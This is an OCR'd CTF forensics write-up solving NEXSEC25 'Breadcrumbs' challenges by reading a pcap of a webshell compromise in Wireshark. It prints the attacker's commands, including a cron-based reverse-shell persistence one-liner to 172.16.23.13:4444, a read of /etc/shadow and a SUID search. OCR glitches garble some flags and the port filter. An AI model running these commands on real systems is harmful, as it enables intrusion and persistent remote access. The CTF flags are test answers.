


this is another related challenge but the organiser gave a new pcap file to analyze

when working with **.pcap** file, we must using wireshark to analyze traffic of the network.



im using `tcp port == 444` as a filtering because this filter is to view the traffic related to the reverse shell connection which is port 4444. after that, right click and navigate `Follow > TCP Stream` .



it will show another window with the listed command.

- **Red text:** Data sent by the attacker (commands).
- **Blue text:** Data sent by the server (outputs/prompts).


the question asks what is the first command executed by the attacker after gain a reverse shell.

flag: `NEXSEC25{cat /etc/os-release}`

3.9. Breadcrumbs #7

Points: 10 (Beginner)
Methodology:

description



after the attacker executing the first command, the shell prompt is showing `www-data` as the user context


when i analyze it until the end of the window, the attacker fully operates under the `www-data` .

flag: `nexsec25{www-data}`


3.10. Breadcrumbs #8

Points: 10 (Beginner)
Methodology:

description



usually, when someone is uploading their documents in the web, it will save to the `uploads` directory (which is the path of the php webshell is uploaded).




based on the shell prompt visible in the TCP stream immediately following the reverse shell connection, the attacker was located in the `/var/www/html/uploads` directory.

flag: `nexsec25{/var/www/html/uploads}`

3.11. Breadcrumbs #9

Points: 10 (Beginner)
Description



Privilege Validation Attempt Analysis

Subsequent log entries indicate that the attacker attempted to access sensitive system files in order to evaluate their level of privilege on the compromised host.

Sensitive File Access Attempt

The attacker executed the following command via the web shell:

```
cat /etc/shadow
```

The `/etc/shadow` file is a **highly restricted Linux system file** that stores **hashed user passwords** and **password aging information**. Access to this file is typically limited to the `root` user or processes with elevated privileges.

The server responded with a **permission denied** error, confirming that the attacker's shell was running under a **non-privileged user context** and that privilege escalation had not yet been achieved.

Conclusion


This activity demonstrates an attempt by the attacker to validate privilege boundaries by accessing protected system resources, which ultimately failed due to insufficient permissions.

Flag:


```
nexsec25{/etc/shadow}
```

3.12. Breadcrumbs #10

Points: 10 (Beginner)
Description



based on the analysis of the `capture.pcap` file, after the failed attempt to read `/etc/shadow`, the attacker executed the following command to search for **SUID (Set User ID)** binaries.





```
find / -perm -4000 -type f 2>/dev/null
```

- `find /`: Start the search from the root directory.
- `perm -4000`: Look for files with the SUID permission bit set (4000). This allows the file to run with the permissions of its owner (often root), which attackers look for to escalate privileges.
- `type f`: Look only for files (not directories).
- `2>/dev/null`: Redirect all error messages (like "Permission denied") to the void, ensuring only the clean list of found files is displayed.


flag: `nexsec25{find / -perm -4000 -type f 2>/dev/null}`

3.13. Breadcrumbs #11

Points: 10 (Beginner)
Description



Based on traffic analysis, the attacker established persistence by creating a **cron job** that executes a reverse shell every minute.



The command used by the attacker:

```
(crontab -l 2&gt;/dev/null; echo "* * * * * /bin/bash -c 'b
ash -i &gt;& /dev/tcp/172.16.23.13/4444 0&gt;&1'") | cronta
b -
```

- `(crontab -l 2>/dev/null; ...)`: This subshell first attempts to list the current user's existing cron jobs (`crontab -l`), redirecting any "no crontab" errors to `/dev/null` to prevent syntax errors.
- `echo "* * * * * ..."`: This appends a new line to the list. The `* * * * *` timing syntax schedules the command to run **every minute** of every hour, day, month, and day of the week.
- `/bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'`: This is the payload—it forces the system to initiate a new reverse shell connection to


the attacker's IP (`172.16.23.13`) on port `4444`.

- `| crontab -`: The pipe (`|`) takes the output of the previous commands (old jobs + new malicious job) and feeds it into the `crontab` command, which overwrites the user's schedule with the new persistent configuration.


Flag: `nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -}rontab -}`

3.14. Breadcrumbs #12

Points: 10 (Beginner)
Description




Based on the analysis, the attacker closed the first shell session after failed to run the command `netstat -tulpn`.



Before the attacker closed the first session, they ran the command:

```
(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash
-i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -
```



The reason the attacker ran this command after `netstat` failed is likely because **their current access was unstable, non-interactive, or restricted.**

If `netstat` failed (e.g., "command not found" or no output returned), it suggests the attacker was in a "dumb shell" (a limited environment without a proper PATH or interactivity). To fix this, they used `cron` (the system scheduler) to force the server to send them a **new, stable, fully interactive shell** automatically.


- `( ... )`: This groups commands together so their combined output can be piped.
- `crontab -l 2>/dev/null`: This lists the *existing* cron jobs (scheduled tasks).
  - `2>/dev/null` is crucial: If the user has no existing cron jobs, `crontab -l` throws an error. This part silences that error so the script doesn't crash. The attacker wants to keep any existing jobs so the admin doesn't notice anything is broken.
- `; echo "* * * * * ..."`: This appends a NEW line to the list.
  - `* * * * *`: This cron syntax means "Run this command **every minute** of every hour of every day."
- `/bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'`: This is the actual payload (Reverse Shell).
  - It forces the server to create a bash shell (`bash -i`) and throw the connection (`/dev/tcp/...`) back to the attacker's IP (`172.16.23.13`) on port

`4444`.

- `| crontab -`: This takes the combined list (old jobs + malicious job) and installs it as the new crontab.

so, we need to analyze another session to see what the attacker executes.

in the new session, the attacker has successfully gaining a stable shell via the cron job established previously. the next steps is they are looking for information about the system, the network, and other users to elevate their privileges **(Privilege Escalation)** or move to other machines **(Lateral Movement)**.



the attacker is using `ss -tulpn` command to check the listening ports and the process.


```
ss -tulpn

ss -tulpn
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp   UNCONN 0      0         127.0.0.54:53        0.0.0.0:*
udp   UNCONN 0      0      127.0.0.53%lo:53        0.0.0.0:*
tcp   LISTEN 0      4096      127.0.0.54:53        0.0.0.0:*
